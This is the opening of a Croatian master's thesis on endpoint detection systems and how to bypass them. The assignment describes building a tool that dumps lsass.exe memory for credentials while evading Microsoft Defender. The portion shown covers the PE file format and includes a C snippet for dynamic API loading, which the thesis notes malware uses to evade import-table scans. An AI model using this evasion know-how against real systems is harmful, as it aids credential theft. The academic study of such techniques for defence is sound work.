Sustavi za zaštitu krajnjih točaka i zaobilaženje zaštite

Petričušić, Zdravko

SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 473

SUSTAVI ZA ZAŠTITU KRAJNJIH TOČAKA I ZAOBILAŽENJE ZAŠTITE

Zdravko Petričušić

Zagreb, lipanj 2024.

SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

DIPLOMSKI RAD br. 473

SUSTAVI ZA ZAŠTITU KRAJNJIH TOČAKA I ZAOBILAŽENJE ZAŠTITE

Zdravko Petričušić

Zagreb, lipanj 2024.

SVEUČILIŠTE U ZAGREBU
FAKULTET ELEKTROTEHNIKE I RAČUNARSTVA

Zagreb, 4. ožujka 2024.

DIPLOMSKI ZADATAK br. 473

Pristupnik:	**Zdravko Petričušić (0036524622)**
Studij:	Računarstvo
Profil:	Znanost o mrežama
Mentor:	izv. prof. dr. sc. Marin Vuković

Zadatak: **Sustavi za zaštitu krajnjih točaka i zaobilaženje zaštite**

Opis zadatka:

Tijekom napada na poslovne sustave temeljene na operacijskom sustavu Windows, napadači često imaju za cilj prikupiti vjerodajnice korisničkih računa u svrhu daljnjeg lateralnog odnosno vertikalnog kretanja kroz mrežu. Kako se ovakvi napadi često rade analizom radne memorije autentikacijskog procesa, sustavi za zaštitu krajnjih točaka EDR (eng. Endpoint Detection and Response) stavljaju fokus na pokušaje pristupanja radnoj memoriji autentikacijskog procesa. Vaš zadatak je analizirati postojeće metode izrade preslike radne memorije odnosno pristupanja osjetljivim podacima unutar lsass.exe autentikacijskog procesa te, na temelju istraženog, implementirati alat koji će moći pristupiti navedenim podacima te istovremeno zaobići zaštitne mehanizme koji sprječavaju pristup radnoj memoriji spornog procesa. Na kraju, predložite dodatne mehanizme zaštite koji bi ovakve napade mogli detektirati.

Rok za predaju rada: 28. lipnja 2024.

Sadržaj

Uvod 1

1. Aplikacije na operacijskom sustavu Windows 2

1.1. *Portable Executable* datotečni format 2

1.1.1. Zaglavlje DOS 2

1.1.2. Zaglavlje PE 3

1.1.3. Zaglavlje *Optional* 4

1.1.4. PE sekcije 7

1.1.5. Podatkovni direktoriji 7

1.2. Virtualna i fizička memorija 10

1.3. Procesi 13

1.3.1. Pristupni tokeni 13

1.3.2. Protected Process Light (PPL) 16

1.4. Windows *Handles* 18

1.5. Win32 API, Native API, SSDT 20

2. Autentikacijski mehanizmi 23

2.1. *Local Security Authority Subsystem Service* 23

2.2. NTLM 23

2.3. Kerberos 24

2.4. *Credential Guard* 25

3. Detekcijski mehanizmi Windows Defender sigurnosnog rješenja 26

3.1. Statičke detekcije 27

3.2. Dinamičke detekcije 30

3.2.1. Attack Surface Reduction (ASR) 31

3.2.2. Threat Intelligence Event Tracing for Windows 32

3.2.3. Kernel callback funkcije 36

3.3. Pregled poznatih mehanizama korištenih u drugim rješenjima 37
3.3.1. API hooking 38
3.3.2. Nirvana hooking 39
3.3.3. PEB zamke 40
4. Prethodna istraživanja i metode 43
4.1. Mimikatz 43
4.1.1. sekurlsa::logonPasswords 44
4.1.2. sekurlsa::minidump 45
4.2. MiniDumpWriteDump 45
4.2.1. MiniDumpW (comsvcs.dll) 47
4.3. Registracija vlastitog Security Support Provider paketa 50
5. Moderne metode ekstrakcije memorije lsass.exe procesa 52
5.1. MalSecLogon – Windows 10 56
5.1.1. Izvršavanje 60
5.2. NtSystemDebugControl – Windows 11 63
5.2.1. Izvršavanje 66
Zaključak 69
Literatura 70
Sažetak 77
Summary 78

Uvod

Prema podacima Statiste iz veljače 2024. godine[1], globalni udio operacijskog sustava Windows na klijentskim računalima iznosio je 72.17%, uvjerljivo zauzimajući položaj najraširenijeg operacijskog sustava na svijetu. Posljedično, Windows računala često su žrtve kibernetičkog kriminala – podatci iz prvog kvartala 2020. godine pokazuju da je Windows OS bio meta čak 83% svih napada koji su uključivali instalaciju malicioznog softvera (eng. *malware*)[2].

U kontekstu većih računalnih mreža, poput onih u većim tvrtkama ili drugim organizacijama, napadači su nerijetko prisiljeni na lateralno odnosno vertikalno kretanje kroz infrastrukturu kako bi ostvarili svoj konačni cilj. Iako se navedene radnje mogu izvršiti koristeći i ranjivosti u samim sustavima (primjerice *EternalBlue*[3] za lateralno kretanje[4], odnosno obitelj *Potato*[5] napada za lokalno vertikalno kretanje[6]), u slučajevima gdje su sustavi dovoljno ažurni, eksploatacija takvih ranjivosti često nije moguća. U takvim situacijama napadači često pokušavaju doći do korisničkih vjerodajnica na druge načine, poput ekstrakcije lozinki ili dodatnog kriptografskog materijala iz radne memorije sustava[7]. Sukladno navedenom, proizvođači sigurnosnih rješenja, kao i sam Microsoft su kroz posljednjih nekoliko godina uložili pojačane napore u zaštitu od ovakvih napada[8], zbog čega je velik broj prethodno poznatih metoda prestao biti od značaja.

Ovaj rad opisuje strukturu operacijskog sustava Windows te pruža pregled postojećih napada na osjetljive autentikacijske procese te pripadne obrambene mehanizme. Konačno, rad će prikazati dva moderna načina (Windows 10 i 11) za ekstrakciju osjetljivih podataka iz autentikacijskog procesa *lsass.exe* koja trenutno zaobilaze detekcijsku logiku sigurnosnog rješenja Microsoft Defender.

1. Aplikacije na operacijskom sustavu Windows

Kako bi se koncepti korišteni kasnije u ovom radu u potpunosti razumjeli, potrebno je objasniti osnovne principe rada aplikacija u operacijskom sustavu Windows. Točnije, nužno je poznavanje datotečne strukture izvršnih datoteka (*.exe*), strukturu aplikativne memorije, autorizacijske mehanizme na razini samog procesa te načine na koji aplikacije mogu ostvariti interakciju s operacijskim sustavom.

1.1. *Portable Executable* datotečni format

Datotečni format *Portable Executable* (PE) osnovni je format izvršnih datoteka na modernim Windows sustavima, počevši od operacijskog sustava Windows NT 3.1 [9]. PE datoteke najčešće poprimaju ekstenzije poput *.exe* (*executable*), *.dll* (*Dynamic-Link Library*) ili *.sys* (*System Files*, upravljački programi) te ih u radnu memoriju učitava jezgra operacijskog sustava kroz tzv. *Windows Loader*[10], podsustav za pravilno mapiranje resursa potrebnih za izvršavanje PE datoteke u radnu memoriju računala. Iako je format PE relativno kompleksan, dubinsko istraživanje svih prisutnih struktura izlazi van okvira ovog rada, zbog čega će se ovaj odlomak fokusirati samo na strukture relevantne za razumijevanje korištenih ofenzivnih i defenzivnih mehanizama.


Format PE može se razložiti na nekoliko osnovnih sastavnica:

- zaglavlje DOS
- zaglavlje PE
- zaglavlje *Optional*
- sekcije PE
- podatkovni direktoriji

1.1.1. Zaglavlje DOS

Zaglavlje DOS nalazi se na samom početku PE datoteke te je lako prepoznatljivo po karakterističnim početnim oktetima (eng. *magic bytes*) 0x4D5A koji u ASCII reprezentaciji označavaju slova 'MZ', koja predstavljaju inicijale Marka Zbigowskog[11],

jednog od glavnih arhitekata operacijskog sustava MS-DOS, zbog kojeg se ovo zaglavlje često naziva i zaglavlje 'MZ' (eng. *'MZ' header*). Ova struktura sama po sebi nije od posebne važnosti izuzev činjenice da sadrži podatak o relativnom odmaku modernog PE zaglavlja unutar datoteke koji se prilikom procesa povezivanja (eng. *linking*) smješta u datoteku na odmaku 0x3C (slika 1.).



	0	1	2	3	4	5	6	7	8	9	A	B	C	D	E	F
0	4D	5A	90	00	03	00	00	00	04	00	00	00	FF	FF	00	00
10	B8	00	00	00	00	00	00	00	40	00	00	00	00	00	00	00
20	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00	00
30	00	00	00	00	00	00	00	00	00	00	00	00	10	01	00	00
40	0E	1F	BA	0E	00	B4	09	CD	21	B8	01	4C	CD	21	54	68
50	69	73	20	70	72	6F	67	72	61	6D	20	63	61	6E	6E	6F
60	74	20	62	65	20	72	75	6E	20	69	6E	20	44	4F	53	20
70	6D	6F	64	65	2E	0D	0D	0A	24	00	00	00	00	00	00	00
80	86	66	C2	0E	C2	07	AC	5D	C2	07	AC	5D	C2	07	AC	5D

Disasm | General | Strings | DOS Hdr | Rich Hdr | File Hdr | Optional Hdr | Section Hdrs


Off	Name	Value
0	Magic number	5A4D
2	Bytes on last page of file	90
4	Pages in file	3
6	Relocations	0
8	Size of header in paragraphs	4
A	Minimum extra paragraphs needed	0
C	Maximum extra paragraphs needed	FFFF
E	Initial (relative) SS value	0
10	Initial SP value	B8
12	Checksum	0
14	Initial IP value	0
16	Initial (relative) CS value	0
18	File address of relocation table	40
1A	Overlay number	0
1C	Reserved words[4]	0, 0, 0, 0
24	OEM identifier (for OEM information)	0
26	OEM information; OEM identifier specific	0
28	Reserved words[10]	0, 0, 0, 0, 0, 0, 0, 0, 0, 0
3C	File address of new exe header	110

Slika 1. Karakteristični okteti i odmak do PE zaglavlja (PE-Bear)

1.1.2. Zaglavlje PE

Zaglavlje PE struktura je unutar PE datoteke koja sadrži bitne informacije o vrsti datoteke, ciljnoj arhitekturi, veličini nadolazećeg zaglavlja *Optional*, broju sekcija unutar datoteke i slično (slika 2.). Slično zaglavlju 'MZ', zaglavlje PE počinje 32-bitnom vrijednošću 0x00004550, što u ASCII reprezentaciji predstavlja slova 'PE'. Prilikom učitavanja izvršne datoteke, jezgra operacijskog sustava iz zaglavlja PE iščitava podatke o arhitekturi procesora za koju je datoteka izgrađena (primjerice *IMAGE_FILE_MACHINE_AMD64* za arhitekturu AMD64), broj sekcija u PE datoteci kako bi OS znao kolika je sama datoteka zbog pravilnog parsiranja sadržanih informacija, te, uz ostale podatke, kolika je veličina

nadolazećeg zaglavlja *Optional* kako bi ispravno pročitao podatke vezane uz veličine i relativne odmake pojedinih sekcija te relativnu adresu ulazne točke u program (eng. *Entry point*).



Slika 2. PE zaglavlje i relevantni podaci (PE-Bear)

1.1.3. Zaglavlje *Optional*

Unatoč svom nazivu, izvršne datoteke nužno moraju sadržavati zaglavlje *Optional*– ovo nije slučaj za Windows COFF (*Common Object File Format*) datoteke, no navedeni format izlazi iz okvira ovog rada. Navedeno zaglavlje sadrži detaljne informacije o ciljnoj arhitekturi datoteke (32-bitna odnosno PE32, ili 64-bitna odnosno PE32+), adresi ulazne točke u program (*entry point*), preferiranu virtualnu memorijsku adresu na koju bi se trebala učitati datoteka (*Image Base*) (rijetko poštovano zbog ASLR (*Address Space Layout Randomization*) mehanizma), višekratnike adresa do kojih bi se trebale nadopuniti sekcije (eng. *padding*) prilikom učitavanja u memoriju (*Section Alignment*) odnosno do kojih su nadopunjene sekcije u PE datoteci (*File Alignment*) te veličine i relativne odmake samih sekcija unutar PE datoteke. Temeljem ovih informacija, jezgra može ispravno parsirati i učitati nadolazeće sekcije, ali i samo zaglavlje *Optional* – veličina određenih polja pa tako i samog zaglavlja se razlikuje za 32-bitne odnosno 64-bitne datoteke. Primjerice, polje *NumberOfRvaAndSizes* koje opisuje broj direktorija koji je opisan u ostatku zaglavlja *Optional* se u 32-bitnoj verziji (PE32) datoteke nalazi na relativnom odmaku 92 unutar zaglavlja, dok se u PE32+ verziji nalazi na odmaku 108 (16 više) jer se u zaglavlju prije navedenog polja nalaze 4 polja koja u PE32 zauzimaju 4, a u PE32+

formatu 8 okteta, odnosno polja zauzimaju 16 okteta više u 64-bitnom formatu što je vidljivo na slici 3.

128	Magic	20B	NT64
12A	Linker Ver. (Major)	E	
12B	Linker Ver. (Minor)	1D	
12C	Size of Code	B6E00	
130	Size of Initialized Data	2B3A00	
134	Size of Uninitialized Data	0	
138	Entry Point	A7C28	
13C	Base of Code	1000	
140	Image Base	140000000	
148	Section Alignment	1000	
14C	File Alignment	200	
150	OS Ver. (Major)	6	Windows Vista / Server 2008
152	OS Ver. (Minor)	0	
154	Image Ver. (Major)	0	
156	Image Ver. (Minor)	0	
158	Subsystem Ver. (Major)	6	
15A	Subsystem Ver. Minor)	0	
15C	Win32 Version Value	0	
160	Size of Image	36E000	
164	Size of Headers	400	
168	Checksum	0	
16C	Subsystem	2	Windows GUI
16E	DLL Characteristics	8160	
		20	Image can handle a high entr…
		40	DLL can move
		100	Image is NX compatible
		8000	TerminalServer aware
170	Size of Stack Reserve	100000	
178	Size of Stack Commit	1000	
180	Size of Heap Reserve	100000	
188	Size of Heap Commit	1000	
190	Loader Flags	0	
194	Number of RVAs and Sizes	10	
	Data Directory	Address	Size
198	Export Directory	0	0
1A0	Import Directory	334F54	140
1A8	Resource Directory	35E000	89E8
1B0	Exception Directory	354000	9954
1B8	Security Directory	0	0

Offset (PE32/ PE32+)	Size (PE32/ PE32+)	Field	Description
72/72	4/8	SizeOfStackReserve	The size of the stack to reserve. Only SizeOfStackCommit is committed; the rest is made available one page at a time until the reserve size is reached.
76/80	4/8	SizeOfStackCommit	The size of the stack to commit.
80/88	4/8	SizeOfHeapReserve	The size of the local heap space to reserve. Only SizeOfHeapCommit is committed; the rest is made available one page at a time until the reserve size is reached.
84/96	4/8	SizeOfHeapCommit	The size of the local heap space to commit.
88/104	4	LoaderFlags	Reserved, must be zero.
92/108	4	NumberOfRvaAndSizes	The number of data-directory entries in the remainder of the optional header. Each describes a location and size.


Slika 3. Zaglavlje *Optional* i razlike između PE32 i PE32+ verzije zaglavlja

1.1.4. PE sekcije

Sekcije unutar PE datoteka mogu se smatrati svojevrsnim kontejnerima za određenu vrstu podataka koji će se koristiti prilikom prikazivanja, učitavanja, ili izvršavanja PE datoteke. Imena sekcija često su indikativna o njihovoj namjeni:

- *.data* sekcija označava promjenjive podatke unutar PE datoteke
- *.rdata* označava podatke namijenjene isključivo za čitanje (eng. *read-only*)
- *.rsrc* sekcija se koristi za spremanje resursa PE datoteke, poput ikone za aplikaciju koja će se prikazati korisniku
- *.text* sekcija koja označava izvršni odnosno *assembly* kod koji će se pokrenuti nakon učitavanja programa.

Važno je napomenuti da su, izuzev nekoliko rezerviranih, imena i svrhe pojedinih sekcija proizvoljne te ovise o programu koji je izgradio PE datoteku, primjerice o korištenom *compileru*. Također, prilikom učitavanja sekcija u memoriju, *loader* koristi informacije iz zaglavlja sekcije kako bi postavio pravilne zaštite na memorijske stranice u koje će se sekcije učitati (slika 4.) – najčešće korištene zaštite su *read* (r), *write* (w) i *execute* (x) o kojima će se više govoriti u poglavlju 1.2.



Name	Raw Addr.	Raw size	Virtual Addr.	Virtual Size	Characteristics	Ptr to Reloc.	Num. of Reloc.
.text	400	B6E00	1000	B6D6F	60000020	0	0
>	B7200	^	B8000	mapped: B7000	r-x		
.rdata	B7200	290200	B8000	290004	40000040	0	0
>	347400	^	349000	mapped: 291000	r--		
.data	347400	A400	349000	ABD0	C0000040	0	0
>	351800	^	354000	mapped: B000	rw-		
.pdata	351800	9A00	354000	9954	40000040	0	0
>	35B200	^	35E000	mapped: A000	r--		
.rsrc	35B200	8A00	35E000	89E8	40000040	0	0
>	363C00	^	367000	mapped: 9000	r--		
.reloc	363C00	6800	367000	6768	42000040	0	0
>	36A400	^	36E000	mapped: 7000	r--		

Slika 4. PE sekcije i zaštite stranica radne memorije (PE-Bear)

1.1.5. Podatkovni direktoriji


Slično sekcijama, podatkovni direktoriji (eng. *Data directories*) unutar PE datoteke predstavljaju kontejnere koji sadrže informacije o potrebnim resursima, načinu i

specifičnostima izvođenja, ili ostalim metapodacima nekog Windows programa. Trenutno je po Microsoftovoj dokumentaciji definirano 15 podatkovnih direktorija, no za potrebe ovog rada opisat će se samo *Import* odnosno *Export* i *Certificate* podatkovni direktoriji.

U slučajevima kada izvršna datoteka koristi kod iz vanjskih biblioteka (primjerice pozivanje `printf` funkcije), *loader* mora biti u mogućnosti učitati vanjske biblioteke u memoriju programa te pravilno mapirati adrese pozivanih funkcija u pozivajući program. Kako bi se ovaj proces odvio na konzistentan i strukturiran način, PE datoteke sadrže podatkovne direktorije zvane *Import Table* i *Import Address Table* (IAT). Direktorij *Import* sadrži informacije o DLL datotekama koje program mora učitati (*dependencies*) te metodama iz tih datoteka koje je potrebno mapirati u radnu memoriju pozivajućeg programa. Prilikom procesa mapiranja (eng. *binding*) *loader* dohvaća memorijsku adresu funkcije iz učitane DLL datoteke te je zapisuje na odgovarajuće mjesto u *Import Address Table* kako bi program mogao pravilno pozivati funkcije iz vanjskih biblioteka. Iako se u direktoriju *Import* nalaze metode koje izvršna datoteka zahtijeva za pravilno izvršavanje, važno je napomenuti da maliciozni programi često modificiraju ovaj direktorij (eng. *IAT camouflage*) ili dinamički učitavaju potrebne metode iz DLL datoteka koristeći primjerice `LoadLibrary` i `GetProcAddress` (ili ekvivalentne) metode kako bi smanjili mogućnost statičke detekcije temeljem skeniranja *Import* tablice. U nastavku je prikazan isječak C koda koji se koristi za dinamičko učitavanje `NtWaitForSingleObject` metode iz `ntdll.dll` biblioteke (slika 5.):


```
#include <stdio.h>
#include <windows.h>

typedef NTSTATUS(NTAPI* NtWaitForSingleObject) (HANDLE
Handle, BOOLEAN Alertable, PLARGE_INTEGER Timeout);

int main(void) {
    HMODULE hLibrary = NULL;
    LPCSTR lpLibraryName = „ntdll.dll“;
    LPCSTR lpMethodName = „NtWaitForSingleObject“;

    hLibrary = LoadLibraryA(lpLibraryName);
    if (hLibrary == NULL) {
        fprintf(stderr, „[!] Failed while loading %s:
0x%0.2X\n“, lpLibraryName, GetLastError());
        goto _end;
```

```
    }

    NtWaitForSingleObject fnNtWaitForSingleObject =
GetProcAddress(hLibrary, lpMethodName);
    if (fnNtWaitForSingleObject == NULL) {
        fprintf(stderr, „[!] Failed while mapping %s:
0x%0.2X\n“, lpMethodName, GetLastError());
        goto _end;
    }

    printf(„[+] Loaded %s at address 0x%p!\n“, lpMethodName,
fnNtWaitForSingleObject);

    _end:
        if (hLibrary != NULL) { CloseHandle(hLibrary); }
        return GetLastError();
}
```



Slika 5. Dinamičko učitavanje metode pomoću GetProcAddress funkcije


Sukladno *Import* tablici, *Export* tablice najčešće koriste DLL datoteke kako bi „objavile“ popis metoda koje su kroz njih implementirane i otvorene na korištenje drugim izvršnim datotekama. Primjerice, na slici 6. vidljivo je da se kroz `ntdll.dll` implementira metoda `NtWaitForSingleObject` koju drugi programi mogu koristiti.



16BBCC	Name	171D1C	ntdll.dll	
Exported Functions	[2489 entries]			
Offset	Ordinal	Function	Name RVA	Name
16C65C	2A5	9FC80	1755B4	NtWaitForMultipleObjects32
16C660	2A6	9F9C0	1755CF	NtWaitForSingleObject

Slika 6. Izvezena funkcija `NtWaitForSingleObject` u `ntdll.dll`

Konačno, digitalni potpis datoteke koji osigurava da se sadržaj datoteke ne može neovlašteno mijenjati nalazi se u *Certificate* tablici, prikazano na slici 7. (direktorij *Security* unutar PE-Bear aplikacije):




Slika 7. Digitalni potpis datoteke unutar *Certificate* direktrija

1.2. Virtualna i fizička memorija

